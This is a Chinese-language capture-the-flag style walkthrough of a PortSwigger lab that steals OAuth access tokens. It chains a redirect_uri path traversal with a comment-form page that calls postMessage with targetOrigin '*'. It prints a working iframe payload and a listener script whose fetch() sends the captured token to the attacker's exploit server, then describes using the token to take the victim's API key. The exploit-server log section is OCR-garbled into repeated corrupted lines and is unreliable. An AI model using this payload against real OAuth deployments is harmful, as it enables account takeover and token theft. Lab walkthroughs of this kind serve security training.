
靶场环境:

 $\underline{\text{https://portswigger.net/web-security/oauth/lab-oauth-stealing-oauth-access-tokens-via-a-proxy-label} \\$

page


进入 Oauth 流程:



这里更改 redirect uri, 不能为其他域:



审查网站上的其他页面,发现/post/comment/comment-form 代码如下:




注意它使用 postMessage()方法将 window.location.href 属性发送到其父窗口,最关键的是,它允许将消息发布到任何来源(*)

因此创建个表单:

<iframe

 $src="https://oauth-0a6d002403019c578058107b02ec0012.oauth-server.net/auth?client_id=kiobakq6bz43jozl7ljuh&redirect_uri=https://oaf200ee03119c6d8055124500f2007a.web-security-academy.net/oauth-callback/../post/comment/comment-form&response_type=token&nonce=-1552239120&scope=openid%20profile%20email"></iframe>$

```
<script>
    window.addEventListener('message', function(e) {
        fetch("/" + encodeURIComponent(e.data.data))
    }, false)
</script>
```



在日志中可以看到 access_token:

```
← ↑ C 1 epploi-0.04400703000x23002011701900038ceploit.sever.enet(0)

11/03/10 USINOS N 11.00; * 18104; x60 Appl-ele6kit/x37,36 GHTML, 118e Gecko Chrome/112.0.5015.121 Safari/x37,36*

11/03/10 USINOS N 11.00; * 18104; x60 Appl-ele6kit/x37,36 GHTML, 118e Gecko Chrome/112.0.5015.121 Safari/x37,36*

11/03/10 USINOS N 11.00; * 18104; x60 Appl-ele6kit/x37,36 GHTML, 118e Gecko Chrome/112.0.5015.121 Safari/x37,36*

11/03/10 USINOS N 11.00; * 18104; x60 Appl-ele6kit/x37,36 GHTML, 118e Gecko Chrome/112.0.5015.121 Safari/x37,36*

11/03/10 USINOS N 11.00; * 18104; x60 Appl-ele6kit/x37,36 GHTML, 118e Gecko Chrome/112.0.5015.121 Safari/x37,36*

11/03/10 USINOS N 11.00; * 18104; x60 Appl-ele6kit/x37,36 GHTML, 118e Gecko Chrome/112.0.5015.121 Safari/x37,36*

11/03/10 USINOS N 11.00; * 18104; x60 Appl-ele6kit/x37,36 GHTML, 118e Gecko Chrome/112.0.5015.121 Safari/x37,36*

11/03/10 USINOS N 11.00; * 18104; x60 Appl-ele6kit/x37,36 GHTML, 118e Gecko Chrome/112.0.5015.121 Safari/x37,36*

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11/03/10 USINOS N 11.00; * 18104; x60 Appl-ele6kit/x37,36 GHTML, 118e Gecko Chrome/112.0.5015.121 Safari/x37,36*

11/03/10 USINOS N 11.00; * 18104; x60 Appl-ele6kit/x37,36 GHTML, 118e Gecko Chrome/112.0.5015.121 Safari/x37,36*

11/03/10 USINOS N 11.00; * 18104; x60 Appl-ele6kit/x37,36 GHTML, 118e Gecko Chrome/112.0.5015.121 Safari/x37,36*

11/03/10 USINOS N 11.00; * 18104; x60 Appl-ele6kit/x37,36 GHTML, 118e Gecko Chrome/112.0.5015.121 Safari/x37,36*

11/03/10 USINOS N 11.00; * 18104; x60 Appl-ele6kit/x37,36 GHTML, 118e Gecko Chrome/112.0.5015.121 Safari/x37,36*


11/03/10 USINOS N 11.00; * 18104; x60 Appl-ele6kit/x37,36 GHTML, 118e Gecko Chrome/112.0.5015.121 Safari/x37,36*

11/03/10 USINOS N 11.00; * 18104; x60 Appl-ele6kit/x37,36 GHTML, 118e Gecko Chrome/112.0.5015.121 Safari/x37,36*


11/03/10 USINOS N 11.00; * 18104; x60 Appl-ele6kit/x37,36 GHTML, 118e Gecko Chrome/112.0.5015.121 Safari/x37,36*

11/03/10 USINOS N 11.00; * 18104; x60
```

发给受害者,查看日志:



然后获取 APIkey:



挖掘该漏洞的关键:

查找存在 parent.postMessage({type: 'onload', data: window.location.href}, '*')的页面 该功能是指任何嵌入了该页面(如通过<iframe>)的恶意网站都可以监听到 postMessage 发送的内容。

总结:

parent.postMessage 使用'*'作为 targetOrigin,可能导致敏感信息被意外泄露或被恶意利用。 在生产环境中,必须始终限制 targetOrigin 到可信域,并对传递的数据进行最小化处理和验证。